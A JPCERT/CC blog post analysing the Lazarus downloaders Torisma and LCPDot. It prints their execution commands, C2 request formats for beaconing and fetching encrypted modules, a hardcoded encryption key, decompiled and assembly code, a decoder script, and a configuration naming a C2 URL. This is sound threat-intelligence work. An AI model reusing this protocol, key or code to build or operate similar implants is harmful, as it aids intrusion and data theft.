
JPCERT Coordination Center official Blog

blogs.jpcert.or.jp/en/2021/01/Lazarus_malware2.html



朝長 秀誠 (Shusei Tomonaga)

January 26, 2021

Operation Dream Job by Lazarus

Lazarus

-
- Email

Lazarus (also known as Hidden Cobra) is known to use various kinds of malware in its attack operations, and we have introduced some of them in our past articles. In this article, we present two more; Torisma and LCPDot.

Torisma overview

Torisma downloads and executes modules from external servers, and its infection spreads via malicious Word files [1]. Torisma samples that JPCERT/CC has analysed are DLL files and executed as an argument of rundll32.exe. Below is an example of a command argument for Torisma execution.

```
"C:\Windows\System32\rundll32.exe"
C:\ProgramData\USOShared\usosqlite3.dat,sqlite3_create_functionex
mssqlite3_server_management jp-JP
```


By giving a key to decode internal data (mssqlite3_server_management) to export function ("sqlite3_create_functionex" in this example), the malware performs suspicious functions . Torisma's configuration, communication protocol and modules are described in the following sections.

Torisma configuration

Torisma loads C2 servers and other information from a separate file, which is located in the following directory: (Some samples do not load configuration files.)

％LOCALAPPDATA％.IdentityService\AccountStore.bak

The configuration file has a 12-byte signature (0x98 0x11 0x1A 0x45 0x90 0x78 0xBA 0xF9 0x4E 0xD6 0x8F 0xEE) at the beginning. File contents will be loaded upon execution only if the signature matches the above value. Figure 1 is a sample of the configuration.



```
00000000  98 11 1a 45 90 78 ba f9  4e d6 8f ee 00 3c 00 00  |...E.x..N....<..|
00000010  00 00 00 00 00 9f c2 69  5f 05 00 00 00 19 00 00  |.......i_.......|
00000020  00 bf 84 49 e1 67 9c 11  36 e4 32 94 77 dc 88 5d  |...I.g..6.2.w..]|
00000030  a2 ef 91 86 42 8c ae 37  b4 f2 a1 81 3c 85 c6 67  |....B..7....<..g|
00000040  e0 f9 7d 59 20 ef 0a 59  bd 62 32 99 b4 7d d1 c7  |..}Y ..Y.b2..}..|
00000050  c2 19 74 38 23 20 cd 9b  64 96 57 7b 10 6b cb fe  |..t8# ..d.W{.k..|
00000060  e0 79 12 52 36 de 8f 0c  ae d1 cd d7 99 21 2c 63  |.y.R6........!,c|
00000070  97 82 14 44 c9 4b 53 ec  ac 2a bc 90 f9 ec 36 af  |...D.KS..*....6.|
00000080  e4 8e 13 d4 b9 5a ad 00  00 00 00 00 00 00 00 00  |.....Z..........|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000220  00 00 00 bf 84 49 e1 67  9c 11 36 e4 32 94 77 dc  |.....I.g..6.2.w.|
00000230  88 5d a2 e7 91 83 42 91  ae 20 b4 fa a1 92 3c 85  |.]....B.. ....<.|
00000240  c6 78 d0 01 f9 5d 53 eb  e7 11 25 13 5c e4 99 cb  |.x...]S...%.¥...|
00000250  b3 1e 1e 50 37 91 38 83  98 b4 26 e6 6f 8b 2f 7e  |...P7.8...&.o./~|
00000260  ef ec 49 9e 50 86 b0 1a  21 7a c2 81 e1 2c a7 07  |..I.P...!z...,..|
00000270  e7 15 84 97 09 48 2c 68  6d 5a db d7 60 42 fb 30  |.....H,hmZ..`B.0|
00000280  36 57 c5 00 00 00 00 00  00 00 00 00 00 00 00 00  |6W..............|
00000290  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000420  00 00 00 00 00 bf 84 49  e1 67 9c 11 36 e4 32 94  |.......I.g..6.2.|
00000430  77 dc 88 5d a2 ef 91 86  42 8c ae 37 b4 f2 a1 81  |w..]....B..7....|
00000440  3c 85 c6 67 e0 f9 7d 59  20 ef 0a 59 bd 62 32 99  |<..g..}Y ..Y.b2.|
00000450  b4 7d d1 c7 c2 19 74 38  23 20 cd 9b 64 96 57 7b  |.}....t8# ..d.W{|
00000460  10 6b cb fe e0 79 12 52  36 de 8f 0c ae d1 cd d7  |.k...y.R6.......|
00000470  99 21 2c 63 97 82 14 44  c9 4b 53 ec ac 2a bc 90  |.!,c...D.KS..*..|
00000480  f9 ec 36 af e4 8e 13 d4  b9 5a ad 00 00 00 00 00  |..6......Z......|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000620  00 00 00 00 00 00 00 bf  84 49 e1 67 9c 11 36 e4  |.........I.g..6.|
00000630  32 94 77 dc 88 5d a2 e7  91 83 42 91 ae 20 b4 fa  |2.w..]....B.. ..|
00000640  a1 92 3c 85 c6 78 d0 01  f9 5d 53 eb e7 11 25 13  |..<..x...]S...%.|
00000650  5c e4 99 cb b3 1e 1e 50  37 91 38 83 98 b4 26 e6  |¥......P7.8...&.|
00000660  6f 8b 2f 7e ef ec 49 9e  50 86 b0 1a 21 7a c2 81  |o./~..I.P...!z..|
00000670  e1 2c a7 07 e7 15 84 97  09 48 2c 68 6d 5a db d7  |.,.......H,hmZ..|
00000680  60 42 fb 30 36 57 c5 00  00 00 00 00 00 00 00 00  |`B.06W..........|
00000690  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000c20  00 00 00 00 00 00 00 00  00 00 00 00 00 66 00 00  |.............f..|
00000c30  00 60 00 00 00 66 00 00  00 60 00 00 00 00 00 00  |.`...f...`......|
00000c40  00 00 00 00 00 01 00 00  00 01 00 00 00 48 00 49  |.............H.I|
00000c50  00 31 00 38 00 38 00 39  00 00 00 00 00 00 00 00  |.1.8.8.9........|
00000c60  00 00 00 00 00 00 00                              |.......|
00000c67
```

Figure 1: Torisma configuration sample

The configuration file contains C2 server and other information. (See Appendix A for details.)

Torisma communication with C2 servers

Below is an example of a HTTP POST request that Torisma sends at the beginning of the communication.

```
POST /[PATH] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: Keep-Alive
Content-Length: [Length]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; InfoPath.3)
Host: [Server]
Cache-Control: no-cache

ACTION=VIEW&PAGE=[MAC Address]&CODE=[random numeric]&CACHE=[Base64 data]REQUEST=
[random numeric]
```

[Base64 data] contains a C2 server URL, MAC address and other information. (Please see Appendix B for the details of the data format.) If the following input is received as a response to the HTTP POST request, Torisma sends the second request.


```
Your request has been accepted. ClientID: {f9102bc8a7d81ef01ba}
```

This is the second HTTP POST request.

```
POST /[PATH] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: Keep-Alive
Content-Length: [Length]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; InfoPath.3)
Host: [Server]
Cache-Control: no-cache

ACTION=PREVPAGE&CODE=C[random numeric]&RES=[random numeric]
```

As a response to this request, an encrypted and Base64-encoded module ("+" is replaced by a space) is downloaded. Torisma uses VEST-32 algorithm [2] for encryption. In the samples confirmed by JPCERT/CC, the encryption key was identical, which was "ff7172d9c888b7a88a7d77372112d772" (as in Figure 2). This encryption algorithm is also used for encrypting C2 server information in the configuration.




```
__int64 __fastcall mal_config_vest_decode(__int64 notuse, void *decode_data, unsigned int deata)
{
  void *size; // [rsp+20h] [rbp-88h]
  void *v5; // [rsp+30h] [rbp-78h]
  HLOCAL *key; // [rsp+38h] [rbp-70h]

  v5 = operator new(0x14ui64);
  if ( v5 )
    key = (HLOCAL *)myalloc((__int64)v5);
  else
    key = 0i64;
  size = operator new(deata + 4);
  memset(size, 0, deata + 4i64);
  ECRYPT_AE_keysetup(key, "ff7172d9c888b7a88a7d77372112d772", 0x20u);
  ECRYPT_vest_decode((__int64)key, (__int64)decode_data, (__int64)size, deata);
  memset(decode_data, 0, deata);
  qmemcpy(decode_data, size, deata);
  if ( size )
    j_j_j__free_base(size);
  if ( key )
    myfree(key, 1);
  return 10291i64;
}
```

Figure 2: Torisma's VEST-32 encryption key

Torisma modules

Torisma performs various functions by downloading and executing additional modules. They are provided in the executable code format as in Figure 3, not PE format.



```
seg000:0000000000000000                                  assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000000000000000 4A 00 00 00          command_size    dd 4Ah
seg000:0000000000000004                      command:
seg000:0000000000000004 43 00 3A 00 5C 00 50 00+                 text "UTF-16LE", 'C:\ProgramData\Adobe\AdobeUtility.exe'
seg000:000000000000004E 2C 0C 00 00          data_size       dd 0C2Ch
seg000:0000000000000052
seg000:0000000000000052                      ; =============== S U B R O U T I N E =======================================
seg000:0000000000000052
seg000:0000000000000052
seg000:0000000000000052                      mal_main        proc near
seg000:0000000000000052
seg000:0000000000000052                      dwCreationDisposition= dword ptr -118h
seg000:0000000000000052                      dwFlagsAndAttributes= dword ptr -110h
seg000:0000000000000052                      hTemplateFile   = qword ptr -108h
seg000:0000000000000052                      var_F8          = dword ptr -0F8h
seg000:0000000000000052                      api             = struc_api ptr -0E8h
seg000:0000000000000052                      hFile           = qword ptr -68h
seg000:0000000000000052                      var_60          = dword ptr -60h
seg000:0000000000000052                      NumberOfBytesWritten= dword ptr -5Ch
seg000:0000000000000052                      lDistanceToMove = dword ptr -58h
seg000:0000000000000052                      var_50          = dword ptr -50h
seg000:0000000000000052                      dwMoveMethod    = dword ptr -4Ch
seg000:0000000000000052                      var_48          = dword ptr -48h
seg000:0000000000000052                      var_44          = dword ptr -44h
seg000:0000000000000052                      var_40          = byte ptr -40h
seg000:0000000000000052                      var_3F          = byte ptr -3Fh
seg000:0000000000000052                      var_3E          = byte ptr -3Eh
seg000:0000000000000052                      var_3D          = byte ptr -3Dh
seg000:0000000000000052                      var_3C          = byte ptr -3Ch
seg000:0000000000000052                      var_3B          = byte ptr -3Bh
seg000:0000000000000052                      var_3A          = byte ptr -3Ah
seg000:0000000000000052                      var_30          = byte ptr -30h
seg000:0000000000000052                      var_2F          = byte ptr -2Fh
seg000:0000000000000052                      var_2E          = byte ptr -2Eh
seg000:0000000000000052                      var_2D          = byte ptr -2Dh
seg000:0000000000000052                      var_2C          = byte ptr -2Ch
seg000:0000000000000052                      var_2B          = byte ptr -2Bh
seg000:0000000000000052                      var_2A          = byte ptr -2Ah
seg000:0000000000000052                      var_20          = byte ptr -20h
seg000:0000000000000052                      var_1F          = byte ptr -1Fh
seg000:0000000000000052                      var_1E          = byte ptr -1Eh
seg000:0000000000000052                      var_1D          = byte ptr -1Dh
seg000:0000000000000052                      var_1C          = byte ptr -1Ch
seg000:0000000000000052                      var_1B          = byte ptr -1Bh
seg000:0000000000000052                      var_1A          = byte ptr -1Ah
seg000:0000000000000052                      var_10          = qword ptr -10h
seg000:0000000000000052                      lpFileName      = qword ptr  8
seg000:0000000000000052
seg000:0000000000000052 000 48 89 4C 24 08                       mov     [rsp+lpFileName], rcx
seg000:0000000000000057 000 57                                   push    rdi
seg000:0000000000000058 008 48 81 EC 30 01 00 00                 sub     rsp, 130h
seg000:000000000000005F
seg000:000000000000005F                      loc_5F:                                     ; DATA XREF: mal_api_address+C↓r
seg000:000000000000005F 138 48 8D 4C 24 50                       lea     rcx, [rsp+138h+api]
seg000:0000000000000064 138 E8 D5 06 00 00                       call    mal_get_api
seg000:0000000000000069 138 C7 44 24 40 00 00 00 00              mov     [rsp+138h+var_F8], 0
seg000:0000000000000071 138 48 8D 4C 24 50                       lea     rcx, [rsp+138h+api]
seg000:0000000000000076 138 E8 47 08 00 00                       call    mal_get_pipe_name
seg000:000000000000007B 138 48 83 F8 FF                          cmp     rax, 0FFFFFFFFFFFFFFFFh
seg000:000000000000007F 138 0F 84 90 04 00 00                    jz      loc_515
seg000:0000000000000085 138 48 8B 8C 24 40 01 00 00              mov     rcx, [rsp+138h+lpFileName] ; lpFileName
seg000:000000000000008D 138 FF 94 24 C8 00 00 00                 call    [rsp+138h+api.GetFileAttributesW] ; GetFileAttributesW
seg000:0000000000000094 138 89 84 24 D8 00 00 00                 mov     [rsp+138h+var_60], eax
seg000:000000000000009B 138 48 C7 84 24 D0 00 00 00+             mov     [rsp+138h+hFile], 0FFFFFFFFFFFFFFFFh
seg000:000000000000009B 138 FF FF FF FF
seg000:00000000000000A7 138 48 C7 44 24 30 00 00 00+             mov     [rsp+138h+hTemplateFile], 0 ; hTemplateFile
seg000:00000000000000A7 138 00
seg000:00000000000000B0 138 8B 84 24 D8 00 00 00                 mov     eax, [rsp+138h+var_60]
seg000:00000000000000B7 138 89 44 24 28                          mov     [rsp+138h+dwFlagsAndAttributes], eax ; dwFlagsAndAttributes
seg000:00000000000000BB 138 C7 44 24 20 03 00 00 00              mov     [rsp+138h+dwCreationDisposition], OPEN_EXISTING ; dwCreationDisposition
seg000:00000000000000C3 138 45 33 C9                             xor     r9d, r9d        ; lpSecurityAttributes
seg000:00000000000000C6 138 41 B8 02 00 00 00                    mov     r8d, FILE_SHARE_WRITE ; dwShareMode
seg000:00000000000000CC 138 BA 00 00 00 C0                       mov     edx, 0C0000000h ; dwDesiredAccess
seg000:00000000000000D1 138 48 8B 8C 24 40 01 00 00              mov     rcx, [rsp+138h+lpFileName] ; lpFileName
seg000:00000000000000D9 138 FF 54 24 58                          call    [rsp+138h+api.CreateFileW] ; CreateFileW
seg000:00000000000000DD 138 48 89 84 24 D0 00 00 00              mov     [rsp+138h+hFile], rax
seg000:00000000000000E5 138 48 83 BC 24 D0 00 00 00+             cmp     [rsp+138h+hFile], 0FFFFFFFFFFFFFFFFh
seg000:00000000000000E5 138 FF
seg000:00000000000000EE 138 0F 84 89 03 00 00                    jz      loc_47D
seg000:00000000000000F4 138 C7 84 24 E8 00 00 00 00+             mov     [rsp+138h+var_50], 0
seg000:00000000000000F4 138 00 00 00
seg000:00000000000000FF 138 C7 84 24 F0 00 00 00 00+             mov     [rsp+138h+var_48], 0
seg000:00000000000000FF 138 00 00 00
seg000:000000000000010A 138 C7 84 24 EC 00 00 00 00+             mov     [rsp+138h+dwMoveMethod], 0
seg000:000000000000010A 138 00 00 00
seg000:0000000000000115 138 C7 84 24 DC 00 00 00 00+             mov     [rsp+138h+NumberOfBytesWritten], 0
seg000:0000000000000115 138 00 00 00
seg000:0000000000000120 138 C7 84 24 F4 00 00 00 00+             mov     [rsp+138h+var_44], 0
seg000:0000000000000120 138 00 00 00
seg000:000000000000012B 138 48 C7 84 24 E0 00 00 00+             mov     qword ptr [rsp+138h+lDistanceToMove], 0
seg000:000000000000012B 138 00 00 00 00
seg000:0000000000000137 138 BA 00 10 00 00                       mov     edx, 1000h      ; uBytes
seg000:000000000000013C 138 B9 40 00 00 00                       mov     ecx, 40h ; '@'  ; uFlags
seg000:0000000000000141 138 FF 94 24 90 00 00 00                 call    [rsp+138h+api.LocalAlloc] ; LocalAlloc
```

Figure 3: Torisma module code sample

JPCERT/CC has confirmed a couple of module functions actually used in attacks:

- Send information of infected hosts
- Execute specific files

LCPDot overview

LCPDot is also a downloader similar to Torisma. In some samples, the code was obfuscated by VMProtect. It is assumed that attacker used LCPDot for lateral movement on a victim's network infected with Torisma. Samples analysed by JPCERT/CC perform suspicious behaviour with the following options added upon execution:

- -p: RC4 encryption key
- -s: Base64-encoded C2 server information

Below is an example of an execution command with a specific option.

```
"C:\Windows\System32\cmd.exe" /c C:\ProgramData\Adobe\Adobe.bin -p 0x53A4C60B
```

The following sections describe LCPDot configuration and communication protocol.

LCPDot communication with C2 servers

Below is an example of a HTTP POST request that LCPDot sends at the beginning of the communication.

```
POST /[URL] HTTP/1.1
Accept: text/html
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Cookie: SESSID=[Base64 data]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [Host]
Content-Length: [Size]
Connection: Keep-Alive
Cache-Control: no-cache

Cookie=Enable&CookieV=[random numeric]&Cookie_Time=64
```


[Base64 data] contains the encoded value of “[ID]-101010”. ([ID] is a unique value for the entire communication.) If the following input is received as a response to this request, LCPDot sends the second request.

```
Authentication Success
```

This is the second HTTP POST request.

```
GET /[URL] HTTP/1.1
Accept: text/html
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Cookie: SESSID=[Base64 data]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [Host]
Content-Length: [Size]
Connection: Keep-Alive
Cache-Control: no-cache
```

[Base64 data] contains the encoded value of "[ID]-101011". As a response to this request, a RC4-encoded module is downloaded. The encryption key is the SHA1 hash value of the value specified either in the sample or in the option "-p" upon execution.
The function of the module is unknown as no module could be obtained during the analysis. It was at least confirmed that it includes functions to disguise the data as a GIF image (Figure 4).



```
  while ( !v8 );
  v9 = ~v6;
  if ( a1->flag_unknown )
  {
    if ( v9 != 1 && a1->id )
    {
      v10 = "%d-202021";
      goto LABEL_11;
    }
  }
  else if ( v9 != 1 && a1->id )
  {
    v10 = "%d-101012";
LABEL_11:
    wsprintfA(&v170, v10);
    goto LABEL_12;
  }
LABEL_12:
  hRequest = 0i64;
  strcpy((char *)&v17, "GIF89a'");
  *((_QWORD *)&v17 + 1) = 0xE60027i64;
  v18 = 0xD8F7B9B2EFFFFFFFui64;
  v19 = 0xDEE7E5F9E8E6FADBui64;
  v20 = 0x7161D47263DD7263i64;
  v21 = 0x95E99A8FE7968AE5ui64;
```

Figure 4: Code to disguise data that LCPDot sends as GIF image

LCPDot configuration

LCPDot contains its configuration in itself. (In some samples, the configuration needs to be specified with the option "-s" when executed.) C2 server information is encoded with XOR+Base64. Below is an example of Python script to decode the C2 server information.


```
decoed_base64_data = base64.b64decode(encode_data)

for i in decoed_base64_data:
    print chr(((ord(i) ^ 0x25) - 0x7a))
```

LCPDot saves configuration data including C2 servers in a separate file. There are some patterns in the location of the file, such as:

- %TEMP%¥..¥Thumbnails.db
- %TEMP%¥..¥ntuser.log1

The configuration data is RC4-encrypted. The encryption key is the SHA1 hash value of the value specified either in the sample or in option “-p” upon execution. Figure 5 is an example of decoded configuration.



```
00000000  14 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 e4 07 09 00  03 00 10 00 11 00 22 00  |.............".|
00000020  1f 00 5b 01 00 00 00 00  00 00 00 00 0e 74 1c 00  |..[..........t..|
00000030  68 00 74 00 74 00 70 00  73 00 3a 00 2f 00 2f 00  |h.t.t.p.s.:././.|
00000040  76 00 65 00 67 00 61 00  2e 00 6d 00 68 00 2d 00  |v.e.g.a...m.h.-.|
00000050  74 00 65 00 63 00 2e 00  6a 00 70 00 2f 00 2e 00  |t.e.c...j.p./...|
00000060  77 00 65 00 6c 00 6c 00  2d 00 6b 00 6e 00 6f 00  |w.e.l.l.-.k.n.o.|
00000070  77 00 6e 00 2f 00 69 00  6e 00 64 00 65 00 78 00  |w.n./.i.n.d.e.x.|
00000080  2e 00 70 00 68 00 70 00  00 00 00 00 00 00 00 00  |..p.h.p.........|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000110  00 00 00 00 00 00 00 00  c6 ed d8 d1 fd 7f 00 00  |................|
00000120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000140  00 00 00 00 00 00 00 00  30 ad d6 d1 fd 7f 00 00  |........0.......|
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Figure 5: Example of decoded configuration

In closing

This article provided details of malware that Lazarus group uses during and after the intrusion. To date, this group has used various kinds of malware besides the two covered in this article. We will provide an update when we find new types of malware.
C2 servers connected to the samples described in this article are listed in Appendix C. Please make sure that none of your devices is communicating with them.

Shusei Tomonaga
(Translated by Yukako Uchida)

Reference

[1] McAfee: Operation North Star: Behind The Scenes
https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-behind-the-scenes/

[2] ECRYPT: VEST
https://www.ecrypt.eu.org/stream/vest.html

Appendix A: Torisma configuration

Table A: List of configuration

Offset	Description	Remarks
0x000	Signature	0x98 0x11 0x1A 0x45 0x90 0x78 0xBA 0xF9 0x4E 0xD6 0x8F 0xEE
